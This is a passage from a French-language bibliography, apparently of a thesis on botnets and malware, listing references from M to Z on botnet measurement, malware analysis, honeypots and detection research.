[MML+11] Marti MOTOYAMA, Damon MCCOY, Kirill LEVCHENKO, Stefan SAVAGE et Geoffrey M. VOELKER : An analysis of underground forums. *In Proceedings of the 2011 ACM SIGCOMM Conference on Internet Measurement Conference*, IMC '11, pages 71–80, New York, NY, USA, 2011. ACM.

[MS15] Haroon MEER et Marco SLAVIERO : Bring back the honeypots, août 2015.

[MV15] Charlie MILLER et Chris VALASEK : Remote exploitation of an unaltered passenger vehicle. *In Blackhat 2015*, aug 2015.

[NAP+13] Yacin NADJI, Manos ANTONAKAKIS, Roberto PERDISCI, David DAGON et Wenke LEE : Beheading hydras : Performing effective botnet takedowns. *In Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, CCS '13, pages 121–132, New York, NY, USA, 2013. ACM.

[Nar13] Ryan NARAINE : Five charged in largest hacking scheme ever prosecuted in us. `http://www.securityweek.com/five-charged-largest-hacking-scheme-ever-prosecuted-us`, juillet 2013.

[Naz12] José NAZARIO : Measuring botnet populations. `https://asert.arbornetworks.com/measuring-botnet-populations/`, février 2012.

[NG13] Alan NEVILLE et Ross GIBB : Zeroaccess indepth. Rapport technique, Symantec, oct 2013.

[NKAH11] Vincent NICOMETTE, Mohamed KAÂNICHE, Eric ALATA et Matthieu HERRB : Set-up and deployment of a high-interaction honeypot : experiment and lessons learned. *Journal in Computer Virology*, 7(2):143–157, 2011.

[OBJ09] Jon OBERHEIDE, Michael BAILEY et Farnam JAHANIAN : Polypack : An automated online packing service for optimal antivirus evasion. *In Proceedings of the 3rd USENIX Conference on Offensive Technologies*, WOOT'09, pages 9–9, Berkeley, CA, USA, 2009. USENIX Association.

[O'G09] Gavin O'GORMAN : Google groups trojan. `http://www.symantec.com/connect/blogs/google-groups-trojan`, septembre 2009.

[Pan12] Cris PANTANILLA : Disttrack malware overwrites files, infects mbr. `http://blog.trendmicro.com/disttrack-malware-overwrites-files-infects-mbr`, août 2012.

[Par13] PARLEMENT EUROPÉEN ET CONSEIL DE L'UNION EUROPÉENNE : Directive 2013/40/ue du parlement europÉen et du conseil du 12 août 2013 relative aux attaques contre les systèmes d'information et remplaçant la décision-cadre 2005/222/jai du conseil, 2013.
`http://eur-lex.europa.eu/legal-content/FR/TXT/?uri=CELEX:32013L0040`.

[PDG+14] Paul PEARCE, Vacha DAVE, Chris GRIER, Kirill LEVCHENKO, Saikat GUHA, Damon MCCOY, Vern PAXSON, Stefan SAVAGE et Geoffrey M. VOELKER : Characterizing large-scale click fraud in zeroaccess. *In Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 141–152, New York, NY, USA, 2014. ACM.

[PGP12] D. PLOHMANN et E. GERHARDS-PADILLA : Case study of the miner botnet. *In Cyber Conflict (CYCON), 2012 4th International Conference on*, pages 1–16, juin 2012.

[PHM08] Abhinav PATHAK, Y. Charlie HU et Z. Morley MAO : Peeking into spammer behavior from a unique vantage point. *In Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*, LEET'08, pages 3 :1–3 :9, Berkeley, CA, USA, 2008. USENIX Association.

[PHS99] J. PALME, A. HOPMANN et N. SHELNESS : MIME Encapsulation of Aggregate Documents, such as HTML (MHTML). RFC 2557 (Proposed Standard), mars 1999.

[PSY09] Phillip PORRAS, Hassen SAÏDI et Vinod YEGNESWARAN : A foray into conficker's logic and rendezvous points. *In Proceedings of the 2Nd USENIX Conference on Large-scale Exploits and Emergent Threats : Botnets, Spyware, Worms, and More*, LEET'09, pages 7–7, Berkeley, CA, USA, 2009. USENIX Association.

[Pul15] PULSE : 2015 mobile threat report. Rapport technique, Pulse Secure, San Jose, CA, USA, juillet 2015.

[Ras14] Paul RASCAGNÈRES : Icoscript : using webmail to control malware. `https://www.virusbtn.com/virusbulletin/archive/2014/08/vb201408-IcoScript`, août 2014.

[RBJ+11] Moheeb Abu RAJAB, Lucas BALLARD, Nav JAGPAL, Panayiotis MAVROMMATIS, Daisuke NOJIRI, Niels PROVOS et Ludwig SCHMIDT : Trends in circumventing web-malware detection. Rapport technique, Google, 2011.

[RDB13] Christian ROSSOW, Christian DIETRICH et Herbert BOS : Large-scale analysis of malware downloaders. *In Proceedings of the 9th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA'12, pages 42–61, Berlin, Heidelberg, 2013. Springer-Verlag.

[RF06] Anirudh RAMACHANDRAN et Nick FEAMSTER : Understanding the network-level behavior of spammers. *SIGCOMM Comput. Commun. Rev.*, 36(4):291–302, août 2006.

[RGMFGT13] Rafael A. RODRÍGUEZ-GÓMEZ, Gabriel MACIÁ-FERNÁNDEZ et Pedro GARCÍA-TEODORO : Survey and taxonomy of botnet research through life-cycle. *ACM Comput. Surv.*, 45(4):45 :1–45 :33, août 2013.

[Ril15] Shawn RILEY : Science of cybersecurity, developing scientific foundations for the operational cybersecurity ecosystem. Rapport technique, Centre for Strategic Cyberspace + Security Science, United Kingdom, août 2015.

[RM13] Kevin A. ROUNDY et Barton P. MILLER : Binary-code obfuscations in prevalent packer tools. *ACM Comput. Surv.*, 46(1):4 :1–4 :32, juillet 2013.

[Rom10] Ranieri ROMERA : Discerning relationships : the mexican botnet connection. Rapport technique, Trend Micro, octobre 2010.

[RPLL13] Babak RAHBARINIA, Roberto PERDISCI, Andrea LANZI et Kang LI : Peerrush : Mining for unwanted p2p traffic. *In Proceedings of the 10th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA'13, pages 62–82, Berlin, Heidelberg, 2013. Springer-Verlag.

[RRRL11] Jasek ROMAN, Benda RADEK, Vala RADEK et Sarga LIBOR : Launching distributed denial of service attacks by network protocol exploitation. *In Proceedings of the 2Nd International Conference on Applied Informatics and Computing Theory*, AICT'11, pages 210–216, Stevens Point, Wisconsin, USA, 2011. World Scientific and Engineering Academy and Society (WSEAS).

[RS11] K.K. RAMACHANDRAN et B. SIKDAR : Dynamics of malware spread in decentralized peer-to-peer networks. *Dependable and Secure Computing, IEEE Transactions on*, 8(4):617–623, July 2011.

[RZMT07] Moheeb Abu RAJAB, Jay ZARFOSS, Fabian MONROSE et Andreas TERZIS : My botnet is bigger than yours (maybe, better than yours) : Why size estimates remain challenging. *In Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets*, HotBots'07, pages 5–5, Berkeley, CA, USA, 2007. USENIX Association.

[San15] Michael SANDEE : Gameover zeus : Backgrounds on the badguys and the backends. Rapport technique, Fox-IT, Delft, Pays-Bas, août 2015.

[SB13] Pasquale STIRPARO et Laurent BESLAY : Participatory honeypots : A paradigm shift in the fight against mobile botnets. *In Proceedings of Botconf 2013 - First edition of the Botnet fighting conference*, décembre 2013.

[Scr15] F. SCRINZI : Behavioral analysis of obfuscated code, juillet 2015.

[Sel12] Jose SELVI : Covert channels over social networks. `http://www.sans.org/reading-room/whitepapers/threats/covert-channels-social-networks-33960`, mars 2012.

[SG11] Igor SOUMENKOV et Sergey GOLOVANOV : Tdl-4 top bot. `https://securelist.com/analysis/36152/tdl4-top-bot/`, juin 2011.

[SG12] Brett STONE-GROSS : The lifecycle of peer-to-peer (gameover) zeus. `http://www.secureworks.com/cyber-threat-intelligence/threats/The_Lifecycle_of_Peer_to_Peer_Gameover_ZeuS/`, juillet 2012.

[SGCC+09] Brett STONE-GROSS, Marco COVA, Lorenzo CAVALLARO, Bob GILBERT, Martin SZYDLOWSKI, Richard KEMMERER, Christopher KRUEGEL et Giovanni VIGNA : Your botnet is my botnet : Analysis of a botnet takeover. *In Proceedings of the 16th ACM Conference on Computer and Communications Security*, CCS '09, pages 635–647, New York, NY, USA, 2009. ACM.

[SGH13] C. SIATERLIS, B. GENGE et M. HOHENADEL : Epic : A testbed for scientifically rigorous cyber-physical security experimentation. *Emerging Topics in Computing, IEEE Transactions on*, 1(2):319–330, Dec 2013.

[SGRL12] Seungwon SHIN, Guofei GU, N. REDDY et C.P. LEE : A large-scale empirical study of conficker. *Information Forensics and Security, IEEE Transactions on*, 7(2):676–690, avril 2012.

[SHSG+11] Gianluca STRINGHINI, Thorsten HOLZ, Brett STONE-GROSS, Christopher KRUEGEL et Giovanni VIGNA : Botmagnifier : Locating spambots on the internet. *In Proceedings of the 20th USENIX Conference on Security*, SEC'11, pages 28–28, Berkeley, CA, USA, 2011. USENIX Association.

[SI11] E. STALMANS et B. IRWIN : A framework for dns based detection and mitigation of malware infections on a network. *In Information Security South Africa (ISSA), 2011*, pages 1–8, août 2011.

[Sim13] Jerome B. (Hon.) SIMANDLE : Indictment of vladimir drinkman, aleksandr kalinin, roman kotov, mikhail rytikov, dimitriy smilianets,. `http://www.justice.gov/usao-nj/pr/five-indicted-new-jersey-largest-known-data-breach-conspiracy`, juillet 2013.

[SNK09] G. SINCLAIR, C. NUNNERY et B.B.-H. KANG : The waledac protocol : The how and why. *In Malicious and Unwanted Software (MALWARE), 2009 4th International Conference on*, pages 69–77, Oct 2009.

[Soo14] Aditya K. SOOD : Exploiting fundamental weaknesses in botnet command and control (c&c) panels. *In Blackhat*, 2014.

[SSPS13] Sérgio S. C. SILVA, Rodrigo M. P. SILVA, Raquel C. G. PINTO et Ronaldo M. SALLES : Botnets : A survey. *Comput. Netw.*, 57(2):378–403, février 2013.

[STCT15] SUFATRIO, Darell J. J. TAN, Tong-Wei CHUA et Vrizlynn L. L. THING : Securing android : A survey, taxonomy, and challenges. *ACM Comput. Surv.*, 47(4):58 :1–58 :45, mai 2015.

[Ste15] Didier STEVENS : oledump.py. `http://blog.didierstevens.com/programs/oledump-py/`, janvier 2015.

[TAL15] TALOS : Your files are encrypted with a "windows 10 upgrade". `http://blogs.cisco.com/security/talos/ctb-locker-win10`, juillet 2015.

[Tam13] Nikko TAMAÑA : Backdoor uses evernote as command and control server. `http://blog.trendmicro.com/trendlabs-security-intelligence/backdoor-uses-evernote-as-command-and-control-server/`, mars 2013.

[TCL+11] Meng-Han TSAI, Kai-Chi CHANG, Chang-Cheng LIN, Ching-Hao MAO et Huey-Ming LEE : C&c tracer : Botnet command and control behavior tracing. *In Systems, Man, and Cybernetics (SMC), 2011 IEEE International Conference on*, pages 1859–1864, Oct 2011.

[TFVK12] Florian TEGELER, Xiaoming FU, Giovanni VIGNA et Christopher KRUEGEL : Botfinder : Finding bots in network traffic without deep packet inspection. *In Proceedings of the 8th International Conference on Emerging Networking Experiments and Technologies*, CoNEXT '12, pages 349–360, New York, NY, USA, 2012. ACM.

[TLN+14] Hien Thi Thu TRUONG, Eemil LAGERSPETZ, Petteri NURMI, Adam J. OLINER, Sasu TARKOMA, N. ASOKAN et Sourav BHATTACHARYA : The company you keep : Mobile malware infection rates and inexpensive risk indicators. *In Proceedings of the 23rd International Conference on World Wide Web*, WWW '14, pages 39–50, New York, NY, USA, 2014. ACM.

[TN10] K. THOMAS et D.M. NICOL : The koobface botnet and the rise of social malware. *In Malicious and Unwanted Software (MALWARE), 2010 5th International Conference on*, pages 63–70, Oct 2010.

[Wan14] Shawn WANG : Msrt april 2014 – ramdo. `http://blogs.technet.com/b/mmpc/archive/2014/04/08/msrt-april-2014-ramdo.aspx`, avril 2014.

[WFSG+15] Jean-Luc WYBO, Françoise FOGELMAN-SOULIÉ, Catherine GOUTTAS, Éric FREYSSINET et Patrick LIONS : Impact of social media in security and crisis management : a review. *International Journal of Emergency Management*, 11(2):105–128, 2015.

[WHF11] Stefan WEIGERT, Matti HILTUNEN et Christof FETZER : Mining large distributed log data in near real time. *In Managing Large-scale Systems via the Analysis of System Logs and the Application of Machine Learning Techniques*, SLAML '11, pages 5 :1–5 :8, New York, NY, USA, 2011. ACM.

[WSZ07] Ping WANG, Sherri SPARKS et Cliff C. ZOU : An advanced hybrid peer-to-peer botnet. *In Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets*, HotBots'07, pages 2–2, Berkeley, CA, USA, 2007. USENIX Association.

[XYA+08] Yinglian XIE, Fang YU, Kannan ACHAN, Rina PANIGRAHY, Geoff HULTEN et Ivan OSIPKOV : Spamming botnets : Signatures and characteristics. *SIGCOMM Comput. Commun. Rev.*, 38(4):171–182, août 2008.

[YLB15] Jaewon YANG, Xiuwen LIU et Shamik BOSE : Preventing cyber-induced irreversible physical damage to cyber-physical systems. *In Proceedings of the 10th Annual Cyber and Information Security Research Conference*, CISR '15, pages 8 :1–8 :4, New York, NY, USA, 2015. ACM.

[YOO+13] Ting-Fang YEN, Alina OPREA, Kaan ONARLIOGLU, Todd LEETHAM, William ROBERTSON, Ari JUELS et Engin KIRDA : Beehive : Large-scale log analysis for detecting suspicious activity in enterprise networks. *In Proceedings of the 29th Annual Computer Security Applications Conference*, ACSAC '13, pages 199–208, New York, NY, USA, 2013. ACM.

[YSW13] Michael YIP, Nigel SHADBOLT et Craig WEBBER : Why forums ? : An empirical analysis into the facilitating factors of carding forums. *In Proceedings of the 5th Annual ACM Web Science Conference*, WebSci '13, pages 453–462, New York, NY, USA, 2013. ACM.

[ZDS+08] Li ZHUANG, John DUNAGAN, Daniel R. SIMON, Helen J. WANG et J. D. TYGAR : Characterizing botnets from email spam records. *In Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*, LEET'08, pages 2 :1–2 :9, Berkeley, CA, USA, 2008. USENIX Association.

[ZLL+11] Zhiqi ZHANG, Baochen LU, Peng LIAO, Chaoge LIU et Xiang CUI : A hierarchical hybrid structure for botnet control and command. *In Computer Science and Automation Engineering (CSAE), 2011 IEEE International Conference on*, volume 1, pages 483–489, juin 2011.

[ZTG+12] David ZHAO, Issa TRAORE, Ali GHORBANI, Bassam SAYED, Sherif SAAD et Wei LU : Peer to peer botnet detection based on flow intervals. *In* Dimitris GRITZALIS, Steven FURNELL et Marianthi THEOHARIDOU, éditeurs :

Information Security and Privacy Research, volume 376 de *IFIP Advances in Information and Communication Technology*, pages 87–102. Springer Berlin Heidelberg, 2012.

Index